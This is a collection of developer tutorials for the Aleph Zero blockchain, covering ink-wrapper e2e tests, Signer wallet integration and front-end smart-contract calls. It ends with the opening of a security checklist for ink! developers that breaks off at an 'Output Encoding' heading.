In this guide we will write e2e tests for an example PSP22 contract that we use to test `ink-wrapper` itself. You will need [docker](https://www.docker.com/) to run a chain for testing and use the tooling provided in the repo to compile contracts. With that:

```bash
git clone git@github.com:Cardinal-Cryptography/ink-wrapper.git
```

Finally, let's create a new project that will house our tests:

```bash
cargo new --lib psp22-tests
```

## Generating contract wrappers

The `ink-wrapper` takes a `.json` metadata file generated while compiling the contract and produces a Rust file based on that. First, setup a node with the contract in question compiled and deployed. This will also run `ink-wrapper`'s own tests at the end - just ignore that.

```bash
cd ink-wrapper
make all-dockerized
```

Then, invoke `ink-wrapper` on the produced `.json` metadata file and put the results in the `src` directory in the `psp22-tests` project:

```bash
ink-wrapper -m test-project/psp22_contract/target/ink/psp22_contract.json \
  | rustfmt --edition 2021 > ../psp22-tests/src/psp22_contract.rs
```

Notice that we're piping the output of `ink-wrapper` through `rustfmt` - the output is not guaranteed to be formatted, so in order to commit nicely formatted code into your repo, it's recommended to use this method when regenerating the wrapper files.

## Using the wrappers

Now, let's move to the `psp22-tests` project. We will need to add some dependencies to make the wrappers compile:

{% code title="Cargo.toml" %}

```toml
# ...

[dependencies]
ink-wrapper-types = "0.4.0"
scale = { package = "parity-scale-codec", version = "3", default-features = false, features = ["derive"] }
ink_primitives = "4.0.1"
aleph_client = "3.0.0"
async-trait = "0.1.68"

# These are a couple dependencies we will use to write our tests
tokio = { version = "1.25.0", features = ["macros"] }
rand = "0.8.5"
anyhow = "1.0.71"
```

{% endcode %}

As well as switch to nightly by putting the following in `rust-toolchain.toml`:

{% code title="rust-toolchain.toml" %}

```toml
[toolchain]
channel = "nightly-2023-04-20"
components = ["rustfmt", "rust-src", "clippy"]
```

{% endcode %}

Attach the module produced by `ink-wrapper` to `psp22-tests`:

{% code title="lib.rs" %}

```rust
mod psp22_contract;
```

{% endcode %}

Now add the following test code:

{% code title="lib.rs" %}

```rust
#[cfg(test)]
mod tests {
    use crate::psp22_contract;
    // The PSP22-specific methods of the contract are hidden behind a trait.
    // This will only happen for contract methods with names like "PSP22::transfer".
    // Other contract methods will just be available on the contract instance without
    // any extra trait.
    use crate::psp22_contract::PSP22 as _;
    use aleph_client::keypair_from_string;
    use aleph_client::Connection;
    use aleph_client::SignedConnection;
    use anyhow::Result;
    // This is just a convenience helper for converting any AsRef<[u8; 32]> to
    // ink_primitives::AccountId - the datatype used by the generated code to
    // represent account ids.
    use ink_wrapper_types::util::ToAccountId as _;
    use rand::RngCore as _;

    #[tokio::test]
    async fn it_works() -> Result<()> {
        // Connect to the node launched earlier.
        let conn = Connection::new("ws://localhost:9944").await;
        let conn = SignedConnection::from_connection(conn, keypair_from_string("//Alice"));
        let bob = keypair_from_string("//Bob");

        // We're using a random salt here so that each test run is independent.
        let mut salt = vec![0; 32];
        rand::thread_rng().fill_bytes(&mut salt);
        let total_supply = 1000;
        // Constructors take a connection, the salt, and any arguments
        // the actual constructor requires afterwards.
        let contract = psp22_contract::Instance::new(&conn, salt, total_supply).await?;

        // A mutating method takes a signed connection and any arguments afterwards.
        contract
            .transfer(&conn, bob.account_id().to_account_id(), 100, vec![])
            .await?;

        // A reader method takes a connection (may be unsigned) and any arguments afterwards.
        let balance = contract
            .balance_of(&conn, bob.account_id().to_account_id())
            .await??;
        assert_eq!(balance, 100);

        Ok(())
    }
}
```

{% endcode %}

With that, you should be able to run `cargo test` and have it pass with 1 test run!


# Aleph Zero Signer integration

Learn how to integrate Aleph Zero Signer into web apps.

### Intro

In this tutorial, we create a simple web app integrated with the Aleph Zero Signer. This app will:

* import and display accounts from the Signer;
* sign a simple transfer transaction using one of those accounts.

### Requirements

* [Aleph Zero Signer](https://alephzero.org/signer)
  * Install on [Google Chrome, Brave, MS Edge, and Opera](https://chrome.google.com/webstore/detail/aleph-zero-signer/opbinaebpmphpefcimknblieddamhmol)
  * [Install on Firefox](< https://addons.mozilla.org/en-US/firefox/addon/aleph-zero-signer/>)
* `node` 14.18+ or 16+ (required to use `vite` with `react`: your dependencies may vary if you choose to use a different framework).

### Create project

We're using [`vite`](https://vitejs.dev/) to set up the React project.&#x20;

Run:

```bash
npm create vite@latest signer-integration -- --template react-ts
```

You will then be able to start the dev server like this:

```bash
cd signer-integration
npm install
npm run dev
```

### Install dependency

Aleph Zero Signer exposes the polkadot.{js} dapp extension library API. You can check out their docs [here](https://polkadot.js.org/docs/extension/).

```bash
npm install @polkadot/extension-dapp
```

### Check if Signer is injected

First, let's make sure Signer was successfully injected into our website.

If Signer (or any other extension supporting this API) is available, it is added to the `window.injectedWeb3` object.

You can test that by running this example:

```bash
npm run dev
```

and, using your browser's developer console, inspect the `window.injectedWeb3` object to see if Signer is registered.

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2F0coBK7iKVZPqXlspaQYS%2Fimage.png?alt=media&amp;token=617bd8a4-cf28-4344-ab56-666b7eb8662e" alt=""><figcaption><p>Firefox developer console screenshot</p></figcaption></figure>

{% hint style="warning" %}
Common pitfalls/troubleshooting

* Signer extension wasn't successfully installed;
* Signer is disabled;
* Make sure your site is served from localhost, 127.0.0.1, or over https\:// - Signer isn't injected on other sites served over http\://.
  {% endhint %}

### Connect to Signer

Now, we will enable injected extensions as the API can handle more than one extension at a time–in our case, it's just the Signer.&#x20;

We will be using `web3Enable` - a util function from `@polkadot/extension-dapp`. It enables the connection and returns a list of all injected extensions.

We're going to call this method in the `onClick` handler of the 'Connect account' button:

```jsx
import { web3Enable } from "@polkadot/extension-dapp";

type InjectedExtension = Awaited<ReturnType<typeof web3Enable>>[number];

const [extensions, setExtensions] = useState<InjectedExtension[]>([]);

const loadAccountsFromExtensions = async () => {
  // extension-dapp API: connect to extensions; returns list of injected extensions
  const injectedExtensions = await web3Enable(APP_NAME);

  setExtensions(injectedExtensions);
};

<button onClick={loadAccountsFromExtensions}>
  Connect to extensions
</button>
```

`APP_NAME` is a string - the name of the app that is trying to connect. This is how your app is going to be represented inside the Signer.

{% hint style="info" %}
You have to call `web3Enable` before any other utility functions.
{% endhint %}

Now, after clicking the button and going through the `Your privacy is protected` screen, you should see one of these pop-ups:

<div align="center"><figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FZW8zONeq3xAK9KDTlR5e%2Fno-accounts.png?alt=media&amp;token=a30bdbff-4c55-4731-895d-1d791ad5a789" alt=""><figcaption><p>No accounts screen</p></figcaption></figure> <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FdSFDFgnQDUneRHKWsbiz%2Fconnect-app-screen.png?alt=media&amp;token=3261beee-9e79-4664-9583-6b33cf108292" alt=""><figcaption><p>Connect app screen with one account</p></figcaption></figure></div>

Add an account to Signer if you haven't already, and make sure you select the checkbox next to it when connecting. Connecting an account means it will be available on a website–we'll be able to get the account information and initiate signing transactions.

You can change connected accounts by going to: `settings (top left corner) > Trusted apps > <Your app>`

### Loading accounts

Now we can use `web3Accounts` helper function to get all the accounts provided by the Signer:

```jsx
import { web3Accounts } from "@polkadot/extension-dapp";

type InjectedAccountWithMeta = Awaited<ReturnType<typeof web3Accounts>>[number];

const [accounts, setAccounts] = useState<InjectedAccountWithMeta[]>([]);

// extension-dapp API: get accounts from extensions filtered by name
const accounts = await web3Accounts(
  { extensions: ["aleph-zero-signer"] }
);

setAccounts(accounts);

<article>
  <h2>Signer accounts</h2>
  <ul>
    {accounts.map(({ address, meta: { name } }) => (
      <li key={address}>
        <strong>{name || "<unknown>"}</strong> {address}
      </li>
    ))}
  </ul>
</article>
```

Above, we're filtering to get only the accounts from the Signer, but you might choose to include all accounts.

### Transaction: prepare accounts

Since, in this example, we will make transactions on the Aleph Zero Testnet, we will need two accounts and some funds (TZERO). Create a second account in the Signer. Accounts have associated networks, and we want both accounts to have the Aleph Zero Testnet selected. You can either select it in the account creator or change it later in the settings.

We should be able to filter the accounts over the selected network. To that end, `web3Accounts` has a `genesisHash` parameter available, and for the Aleph Zero Testnet, we want:

```js
// extension-dapp API: get accounts from extensions filtered by name and chain
const accounts = await web3Accounts({
  extensions: ["aleph-zero-signer"],
  genesisHash:
    "0x05d5279c52c484cc80396535a316add7d47b1c5b9e0398dd1f584149341460c5",
});
```

#### Getting the funds

With the accounts ready, we need to set them up with some TZERO (the Aleph Zero Testnet currency). To do so, copy the first account address and paste it into the address field in the Testnet [Faucet](https://faucet.test.azero.dev/). You'll need to solve a captcha, and the system will transfer some TZERO to your account. You can check your accounts' balances e.g. in <https://test.azero.dev/#/accounts> (which, incidentally, is also an example of a Signer integration).

### Transaction: set up the API

To create a transaction, we will be using the `@polkadot/api` library - [docs](https://polkadot.js.org/docs/api/).

```bash
npm install @polkadot/api
```

We'll need to set it up and initialize it using the Aleph Zero Testnet websocket:

```js
import { ApiPromise, WsProvider } from "@polkadot/api";

const ALEPH_ZERO_TESTNET_WS_PROVIDER = new WsProvider(
  "wss://ws.test.azero.dev"
);

const API_PROMISE = ApiPromise.create({
  provider: ALEPH_ZERO_TESTNET_WS_PROVIDER,
});

const [api, setApi] = useState<ApiPromise>();

useEffect(() => {
  API_PROMISE.then(setApi);
}, []);
```

### Transaction: sign a transaction

Next, we are going to sign a simple transfer transaction. For the sake of simplicity, we are going to transfer `50 TZERO` from the first account to the second one.

Note that we're using the big number implementation from `@polkadot/util` to make sure we don't exceed JavaScript's safe integer range.

```bash
npm install @polkadot/util
```

The balance on–chain is kept in pico (1e-12) TZERO, so we need to adjust the transferred value. Instead of hard-coding the units here, we can get this information from the `api`.

```jsx
import { web3FromAddress } from "@polkadot/extension-dapp";
import { BN } from "@polkadot/util";

const makeTransfer = async () => {
  const [first, second] = accounts;

  // extension-dapp API: get address's injector
  const firstAddressInjector = await web3FromAddress(first.address);

  const transferAmount = new BN(50);
  const unitAdjustment = new BN(10).pow(new BN(api.registry.chainDecimals[0]));
  const finalAmount = transferAmount.mul(unitAdjustment);

  await api.tx.balances
    .transferAllowDeath(second.address, finalAmount)
    .signAndSend(first.address, { signer: firstAddressInjector.signer });
};

<button onClick={makeTransfer}>Make transfer</button>;
```

After clicking the button, you should see the Signer pop-up:

<figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2Fgn71H7MP9gX9uUgNW9Pi%2Ftransfer-authorization.png?alt=media&amp;token=11543d09-9bad-4f9a-87e3-f23115bea8d1" alt=""><figcaption><p>Transaction authorization screen</p></figcaption></figure>

Lastly, you can confirm and check your accounts' balances in <https://test.azero.dev/#/accounts>.

{% hint style="info" %}
Just because the transaction Promise doesn't throw an exception, it doesn't mean it succeeded - see <https://polkadot.js.org/docs/api/cookbook/tx/#how-do-i-get-the-decoded-enum-for-an-extrinsicfailed-event>.
{% endhint %}

### Closing remarks

We hope you've enjoyed this tutorial, and now you know how to smoothly integrate your app with the Signer.\
\
For other tutorials, head over to [alephzero.org/developers](https://alephzero.org/developers)\
\
If you need any other help, make sure to join our [Discord](https://discord.gg/alephzero)!

### Signer icons

Feel free to use those icons when integrating Signer with your app:

<div><figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FHHPMJTWvAFAuEtQRMRiV%2FA0%20Signer_icon_16.png?alt=media&amp;token=6219e465-8024-4e81-b821-4ac2bb885e94" alt=""><figcaption></figcaption></figure> <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FduwmHjYkN0imZljJKpMg%2FA0%20Signer_icon_20.png?alt=media&amp;token=5f89ec53-beca-4d31-97f1-c770fe31089f" alt=""><figcaption></figcaption></figure> <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FAAnAmRkVyS7nLa5UA3Lu%2FA0%20Signer_icon_32.png?alt=media&amp;token=c56d863f-c7c1-4aa8-978f-0af432d4eeb9" alt=""><figcaption></figcaption></figure> <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FjywNXE3bb4nvdOTTp3DC%2FA0%20Signer_icon_48.png?alt=media&amp;token=c7a78e8c-64f2-414a-a4f5-3cb3c4c302fc" alt=""><figcaption></figcaption></figure> <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2F2aJyZJkCqlUjljt8hf2u%2FA0%20Signer_icon_64.png?alt=media&amp;token=6ca2c1bb-9b60-466b-b92d-44572587ccbf" alt=""><figcaption></figcaption></figure> <figure><img src="https://1927958252-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2FjxGnEsASyxizmuYQHzry%2Fuploads%2FcdXJisSNRhTdJV2dzaqV%2FA0%20Signer_icon_128.png?alt=media&amp;token=96bd9bb2-b4ee-423f-8da6-cdd12d2040dd" alt=""><figcaption></figcaption></figure></div>


# Front-end app: smart contract interaction

Learn how to query a contract's state and send signed transactions in your front-end application.

## Intro

In this tutorial, you will learn how to make the front-end of your App interact with smart contracts using [`@polkadot/api-contract`](https://polkadot.js.org/docs/api-contract), more specifically:

* how to read values stored in your smart contract
* how to send signed transactions to your smart contract

{% hint style="info" %}
Before we start, you may want to check out our [Bulletin Board Example](https://github.com/Cardinal-Cryptography/bulletin-board-example) repository. It is a simple yet comprehensive tutorial dApp that can be used to learn more about writing smart contracts in ink! and how to build your first dApp on the Aleph Zero ecosystem, or simply bootstrap your project. All the code snippets in this tutorial come from this repository.
{% endhint %}

{% hint style="info" %}
It is also worth checking out the [Aleph Zero Signer Integration](/aleph-zero/build/aleph-zero-signer-integration) tutorial: it could be a good starting point for you.
{% endhint %}

{% hint style="info" %}
**For beginners**: blocks like this contain some explanation about basic concepts. If you're an experienced developer, please feel free to skip them.
{% endhint %}

## Connect to a deployed smart contract

{% hint style="info" %}
**For beginners**: when interacting with the blockchain, you actually connect to a single node running as part of the network. The states of the nodes are constantly being synchronized by the protocol, so it doesn't matter which node you connect to.

If you're using the public Aleph Zero endpoints described below, you connect to a single endpoint that serves as an umbrella for a few nodes run by the Aleph Zero Foundation: it will automatically choose the best endpoint.
{% endhint %}

The first step will be to create an API instance to connect to a running node. For that, we need a provider: the default instance of `WsProvider` connects to `"ws://127.0.0.1:9944"` which usually is your local node's endpoint. For Aleph Zero Testnet use `"wss://ws.test.azero.dev"` and for Aleph Zero Mainnet: `"wss://ws.azero.dev"`.

```typescript
import { ApiPromise, WsProvider } from '@polkadot/api';
...

const APP_PROVIDER_URL = "ws://127.0.0.1:9944";

const wsProvider = new WsProvider(APP_PROVIDER_URL);
const api = await ApiPromise.create({ provider: wsProvider });
```

The `@polkadot/api-contract` comes with 4 general helpers (see the [docs](https://polkadot.js.org/docs/api-contract/start/basics/)). Here, we are using `ContractPromise` which allows us to interact with already deployed contracts.

{% hint style="info" %}
**For beginners**: the contract's ABI (Application Binary Interface) is a JSON file describing, among other things, what methods are available, what selectors they have, what are the parameters and return types and so on. It also contains the docstrings you put in your code that will be displayed by the [Contracts UI](https://contracts-ui.substrate.io) if you choose to use it.

Importantly, the terms **ABI** and **metadata** are used interchangeably in this context.
{% endhint %}

To create the contract-api instance, we will need the contract's address and ABI. The contract ABI can be found in the artifacts generated when building the contract (see [Creating your first contract](/aleph-zero/build/aleph-zero-smart-contracts-basics/creating-your-first-contract#compiling)).

```typescript
import { ContractPromise } from '@polkadot/api-contract';
...
import bulletinBoardMetadata from '../metadata/metadata_bulletin_board.json';
import addresses from '../metadata/addresses.json';

const bulletin_board_address = addresses.bulletin_board_address;

const contract = new ContractPromise(
    api,
    bulletinBoardMetadata,
    bulletin_board_address
  );
```

## Query a contract state

{% hint style="info" %}
**For beginners**: for the purpose of this tutorial, we can assume that an extrinsic is the same as a transaction that you send to the blockchain. If you want to read more, please refer to the [Substrate documentation on extrinsics](https://docs.substrate.io/learn/transaction-types/).

The concept of gas (fees for executing transactions) is approached slightly differently to what you may be used to from EVM-based chains: gas is a two-dimensional value and there's no concept of gas price (it is calculated based only on how much resources are used + an optional tip). To learn more, please refer to the [Substrate documentation of transaction fees](https://docs.substrate.io/build/tx-weights-fees/).
{% endhint %}

Under the hood, querying a contract is an extrinsic dry run. It is not submitted on the chain, however, it requires to specify the `gasLimit` which refers to the maximum resources used by a contract call. Because we are not submitting an extrinsic to the chain (we're only performing a dry-run), it is safe to use sufficiently high values to ensure that the call won’t be reverted. For contract calls, Substrate uses a 2-dimensional weight (gas) system which consists of:

* `refTime`: the amount of computational time used for execution, in picoseconds;
* `proofSize`: the amount of storage in bytes that a transaction is allowed to read.

```typescript
import { BN, BN_ONE } from '@polkadot/util';
import type { WeightV2 } from '@polkadot/types/interfaces';
...
const MAX_CALL_WEIGHT = new BN(5_000_000_000_000).isub(BN_ONE);

const readOnlyGasLimit = api.registry.createType('WeightV2', {
    refTime: new BN(1_000_000_000_000),
    proofSize: MAX_CALL_WEIGHT,
  }) as WeightV2;
```

In this example, we call the contract method `getByAccount` which takes one argument `accountId`. For simplicity, we are using the contract address as the caller.

```typescript
...
const {
  gasConsumed,
  gasRequired,
  storageDeposit,
  result,
  output,
  debugMessage,
} = await contract.query.getByAccount(
  contract.address, // caller address
  {
    gasLimit: readOnlyGasLimit,
  },
  accountId
);
if (result.isOk && output) {
  console.log(output.toHuman());
}
if (result.isErr) {
  console.log(result.toHuman());
}
```

Contract query results in [`ContractCallOutcome`](https://github.com/polkadot-js/api/blob/22d06b93a6c936563aab7466c09ee09cde3adc9c/packages/api-contract/src/types.ts#L55C1-L62C2). If the query is successful, you can extract the return value from the output object. See how it can be done [here](https://github.com/Cardinal-Cryptography/bulletin-board-example/blob/d4262aff974630a2dbe4cfa86bdbb5a067f76acb/frontend/src/utils/getPostByAccount.ts#L39-L41).

## Send signed transaction to a contract

{% hint style="info" %}
**For beginners**: we can assume that, in the context of smart contracts, a signed transaction will be needed whenever we want to call a method that modifies the smart contract's state. These will be the methods that use `&mut self` as the first argument.
{% endhint %}

### Signing account

To sign a transaction, we need a wallet. To keep this example simple, we will use [`@polkadot/extension-dapp`](https://polkadot.js.org/docs/extension) to retrieve wallet providers added to the app page and assume that there’s at least one account. See the [Aleph Zero Signer Integration](/aleph-zero/build/aleph-zero-signer-integration) tutorial for more information.

```typescript
import {
  web3Enable,
  web3Accounts,
} from "@polkadot/extension-dapp";

const APP_NAME = 'Aleph Zero The Bulletin Board';
const injectedExtensions = await web3Enable(APP_NAME);

// Return list of accounts imported from extensions
const accounts: InjectedAccountWithMeta[] = await web3Accounts();
// For simplicity, here we assume that there's at least one account in the connected wallet extensions 
const userAccount = accounts[0];
```

### Gas estimation

To sign and send a transaction to a contract, we should estimate values for `gasLimit`. Although the unused gas is refunded after the call, it is good practice to specify a reasonable `gasLimit` for transactions. As shown [here](#query-a-contract-state), this (`gasRequired`) can be estimated with `contract.query.[method]`. Here is an alternative way of how to do it using `api.call.contractsApi.call<ContractExecResult>`.

{% hint style="warning" %}
In practice, when estimating `gasLimit` using `gasRequired` you may want to add some margin to ensure the transaction won't be reverted due to insufficient `gasLimit`.&#x20;
{% endhint %}

{% hint style="info" %}
**For beginners**: the term `message` below refers to the methods of the smart contract marked with the `#[ink(message)]` macro: these will be the contract's methods that are callable from outside of the contract. In most cases, the terms \[contract] `message` and `method` will be used interchangeably.
{% endhint %}

The first step is to get [`AbiMessage`](https://github.com/polkadot-js/api/blob/22d06b93a6c936563aab7466c09ee09cde3adc9c/packages/api-contract/src/types.ts#L33C1-L34C1) for the contract method. The function below searches for the method in the contract ABI and returns it if found.

```typescript
...
type Result<T, E = Error> = { ok: true; value: T } | { ok: false; error: E };

const toContractAbiMessage = (
  contractPromise: ContractPromise,
  message: string
): Result<AbiMessage, string> => {
  const value = contractPromise.abi.messages.find((m) => m.method === message);

  if (!value) {
    const messages = contractPromise?.abi.messages
      .map((m) => m.method)
      .join(", ");

    const error = `"${message}" not found in metadata.spec.messages: [${messages}]`;
    console.error(error);

    return { ok: false, error };
  }

  return { ok: true, value };
};
```

The `getGasLimit(...)` function below estimates the `gasRequired` for this contract call which should be sufficient to cover the gas fees when submitting the actual extrinsic. There are also other contract call options which can be adjusted:

* `storageDepositLimit` - The maximum amount of balance that can be charged/reserved for the storage consumed.
* `value` - The balance (in native currency, `AZERO` in our case) to transfer from the caller to the contract. Non-zero values here apply only to methods marked with the `#[ink(message, payable)]` macro.

```typescript
import type { Weight, ContractExecResult } from "@polkadot/types/interfaces";
import { AbiMessage, ContractOptions } from "@polkadot/api-contract/types";
...
const getGasLimit = async (
  api: ApiPromise,
  userAddress: string,
  message: string,
  contract: ContractPromise,
  options = {} as ContractOptions,
  args = [] as unknown[]
  // temporarily type is Weight instead of WeightV2 until polkadot-js type `ContractExecResult` will be changed to WeightV2
): Promise<Result<Weight, string>> => {
  const abiMessage = toContractAbiMessage(contract, message);
  if (!abiMessage.ok) return abiMessage;

  const { value, gasLimit, storageDepositLimit } = options;

  const { gasConsumed, gasRequired, storageDeposit, debugMessage, result } =
    await api.call.contractsApi.call<ContractExecResult>(
      userAddress,
      contract.address,
      value ?? new BN(0),
      gasLimit ?? null,
      storageDepositLimit ?? null,
      abiMessage.value.toU8a(args)
    );
 
  return { ok: true, value: gasRequired };
};
```

### Sign and send the transaction

Function `sendPost(...)` puts all the pieces together. It calls the payable method on the contract `post(expiresAfter: u32, postText: String)` and handles the result.

```typescript
...
const sendPost = async (
  expiresAfter: number,
  postText: string,
  totalPrice: number,
  api: ApiPromise,
  userAccount: InjectedAccountWithMeta
): Promise<void> => {
  if (!userAccount.meta.source) return;

  const contract = new ContractPromise(
    api,
    bulletinBoardMetadata,
    addresses.bulletin_board_address
  );

  const injector = await web3FromSource(userAccount.meta.source);

  const options: ContractOptions = {
    value: totalPrice,
  };
  const gasLimitResult = await getGasLimit(
    api,
    userAccount.address,
    "post",
    contract,
    options,
    [expiresAfter, postText]
  );

  if (!gasLimitResult.ok) {
    console.log(gasLimitResult.error);
    return;
  }

  const { value: gasLimit } = gasLimitResult;

  const tx = contract.tx.post(
    {
      value: totalPrice, // amount of native token to be transferred
      gasLimit,
    },
    expiresAfter,
    postText
  );

  await tx
    .signAndSend(
      userAccount.address,
      { signer: injector.signer },
      ({ events = [], status }) => {
        events.forEach(({ event }) => {
          const { method } = event;
          if (method === "ExtrinsicSuccess" && status.type === "InBlock") {
            console.log("Success!");
          } else if (method === "ExtrinsicFailed") {
            console.log(`An error occured: ${method}.`);
          }
        });
      }
    )
    .catch((error) => {
      console.log(`An error occured: ${error}.`);
    });
};
```

To learn more about how to handle transaction events see [Transaction Subscriptions](https://polkadot.js.org/docs/api/start/api.tx.subs). Also, see how it is done in the [Bulletin Board Example](https://github.com/Cardinal-Cryptography/bulletin-board-example/blob/main/frontend/src/utils/sendPost.ts).

{% hint style="warning" %}
When running [substrate-contract-node](https://github.com/paritytech/substrate-contracts-node), the blocks are never finalized since it does not use a finality mechanism by default. On a live network such as Aleph Zero Testnet, you should expect a ‘Finalized’ transaction status soon after the ‘InBlock’ status.

If you want to run a local chain that will work exactly as the Testnet, you can use [`the ./scripts/run_nodes.sh`](https://github.com/Cardinal-Cryptography/aleph-node/blob/main/scripts/run_nodes.sh) script, which will bootstrap a small chain locally.
{% endhint %}

## Closing remarks

We hope that this tutorial helped you learn more about how to interact with smart contracts in the front-end application. You shouldn't stop here! Check out other resources that may help you extend your dApp:

* [Nightly-connect](https://connect.nightly.app/docs/): A permissionless, open-source solution that serves as both a wallet adapter and a bridge wallet, enabling connections through QR codes or deep links.
* [Typechain](https://github.com/Brushfam/typechain-polkadot): Generate Typescript wrappers around your smart contract!
* [ink!athon](https://github.com/scio-labs/inkathon): A full-stack dApp boilerplate for ink! smart contracts with an integrated front-end.


# Security Course by Kudelski Security


# ink! Developers Security Guideline

This guide aims at supporting ink! developers who want to deploy their project on the Aleph Zero blockchain. It has been developed as part of the partnership between Aleph Zero and Kudelski Security.

### Development Environment

* Use [Substrate](https://docs.substrate.io/install/) multichain framework to build and deploy programs.
* Use [Ink!](https://github.com/paritytech/cargo-contract#installation) version 4. Check ink\_lang version in Cargo.toml file.
* Use a stable [compilation toolchain](https://use.ink/getting-started/creating-an-ink-project).
* Set the compiler flags *debug-assertion* and *overflow-checks* to true. These can be [set in Cargo.toml](https://docs.rust-lang.org/cargo/reference/profiles.html#default-profiles) for profile.release.
* Use [rustfmt](https://rust-lang.github.io/rustfmt) formatter. Customize your guidelines by creating a rustfmt.toml in the root of you project and perform the following commands:

  ```bash
  cargo +nightly fmt \-- \--check
  cargo +nightly fmt
  ```

<details>

<summary>Use a linter, such as clippy, regularly during the development of a secure application.</summary>

* Use [rust clippy](https://github.com/rust-lang/rust-clippy) which is a collection of lints to catch common mistakes and improve your Rust code.

  1. Install [Rustup](https://rustup.rs/). If you already have Rustup installed, update to ensure you have the latest Rustup and compiler:

  ```bash
  rustup update
  ```

  2. Install Clippy

  ```bash
  rustup component add clippy
  ```

  3. Run Clippy

  ```bash
  cargo clippy
  ```

  4. If necessary, fix Clippy suggestions automatically

  ```bash
  cargo clippy --fix
  ```
* Use [rustfix](https://github.com/rust-lang/rustfix) which reads and applies the suggestions made by rustc.

  1. Install rustfix

  ```bash
  cargo add rustfix
  cargo install cargo-fix
  cargo fix
  ```

  2. Open the rust files to manually verify the fixes.

</details>

<details>

<summary>Verify all dependencies are up to date.</summary>

* Use [cargo audit](https://crates.io/crates/cargo-audit) which audits your dependencies for crates with security vulnerabilities reported to the RustSec Advisory Database.

  1. Install cargo-audit

  ```bash
  cargo install cargo-audit
  ```

  2. Run cargo audit

  ```bash
  cargo audit
  ```
* Use [cargo outdated](https://github.com/kbknapp/cargo-outdated) which displays when Rust dependencies are out of date.

  1. Install cargo-outdated

  ```bash
  cargo install --locked cargo-outdated
  ```

  2. Run cargo outdated

  ```bash
  cargo outdated
  ```
* Use [cargo update](https://doc.rust-lang.org/cargo/commands/cargo-update.html) which updates dependencies as recorded in the local lock file.

  ```bash
  cargo update
  ```

</details>

### Design

Ensure that the design documents of your smart contract contain the following components:

* [ ] Architecture diagrams with all global state variables.
* [ ] Code documentation:
* [ ] We strongly ncourage developers to update the document as written in the code.
* [ ] We also encourage to include a set up guideline and simple use case examples.

### Threats/Risk assessment

While designing the smart contract, a threat assessment needs to be performed with the following five steps. A threat is an element which can hurt, harm, tamper with, or attack the smart contract.

1. Context establishment
   * How will the project be used?
   * Who is the target audience?
2. Threat assessment
   * This includes a list of all assets used in the project and their associated risks or threats
3. Threat analysis & evaluation
   * Assets are classified by their risks/threats and their likelyhood.
4. Mitigation treatment
   * What can be done to mitigate these risks/threats?
5. Risk and control monitoring
   * Which operation can be done to conrol these risks/threats?

### Conventions

* [Rust API Guidelines Checklist](https://rust-lang.github.io/api-guidelines/checklist.html) is a set of recommendations on how to design and present APIs for the Rust programming language.
* Format strings using [format!](https://doc.rust-lang.org/std/macro.format.html)
* Are the following elements using *UpperCamelCase*?
  * [ ] Types
  * [ ] Traits
  * [ ] Enum variants
* Are the following elements using *snake\_case*?
  * [ ] Functions
  * [ ] Macros
  * [ ] Variables
  * [ ] Modules
* Are the following elements using *SCREAMING\_SNAKE\_CASE*?
  * [ ] Statics
  * [ ] Constants
* Is the following element using *lowercase*?
  * [ ] Lifetimes

<details>

<summary>[ ] If one of the above boxes has not been checked, we strongly encourage to change your code to follow the recommended convention.</summary>

*

```
* [ ] \[ ] Ad-hoc conversions follow as\_, to\_, into\_ conventions (\[C-CONV]\(https://rust-lang.github.io/api-guidelines/naming.html#c-conv))
```

```
* [ ] Getter names follow Rust convention ([C-GETTER](https://rust-lang.github.io/api-guidelines/naming.html#c-getter))
* [ ] Methods on collections that produce iterators follow iter, iter\_mut, into\_iter ([C-ITER](https://rust-lang.github.io/api-guidelines/naming.html#c-iter))
* [ ] Iterator type names match the methods that produce them ([C-ITER-TY](https://rust-lang.github.io/api-guidelines/naming.html#c-iter-ty))
* [ ] Feature names are free of placeholder words ([C-FEATURE](https://rust-lang.github.io/api-guidelines/naming.html#c-feature))
* [ ] Names use a consistent word order ([C-WORD-ORDER](https://rust-lang.github.io/api-guidelines/naming.html#c-word-order))

For further conventions, see [Rust API Guidelines Checklist](https://rust-lang.github.io/api-guidelines/checklist.html).
```

</details>

### Input Validation

<details>

<summary>[ ] Reentrancy: Calling external contracts gives them control over execution</summary>

* * [ ] \[ ] A malicious contract calls back into the calling contract before the first invocation of the function is finished.
  * [ ] Make sure all internal state changes are performed before the call is executed.
  * [ ] Use a reentrancy lock function if available.
  * [ ] <https://github.com/crytic/not-so-smart-contracts/tree/master/reentrancy>
  * [ ] <https://swcregistry.io/docs/SWC-107>

</details>

<details>

<summary>[ ] Forced AZERO Reception: Contracts can be forced to receive AZERO</summary>

* * \[ ] Avoid assuming how the balance of the contract increases, and implement a validation check to handle this type of edge cases.
  * <https://github.com/crytic/not-so-smart-contracts/tree/master/forced\\_ether\\_reception> (Solidity)

</details>

<details>

<summary>[ ] Insecure Oracle/Stale Price Feed - SVE1023</summary>

* * [ ] \[ ] Use the latest oracle API
  * [ ] Be aware the risk of oracle manipulation attack.
  * [ ] <https://blog.solend.fi/response-to-solana-network-issues-5c8184607283> (Solana).

</details>

### Output Encoding

<details>

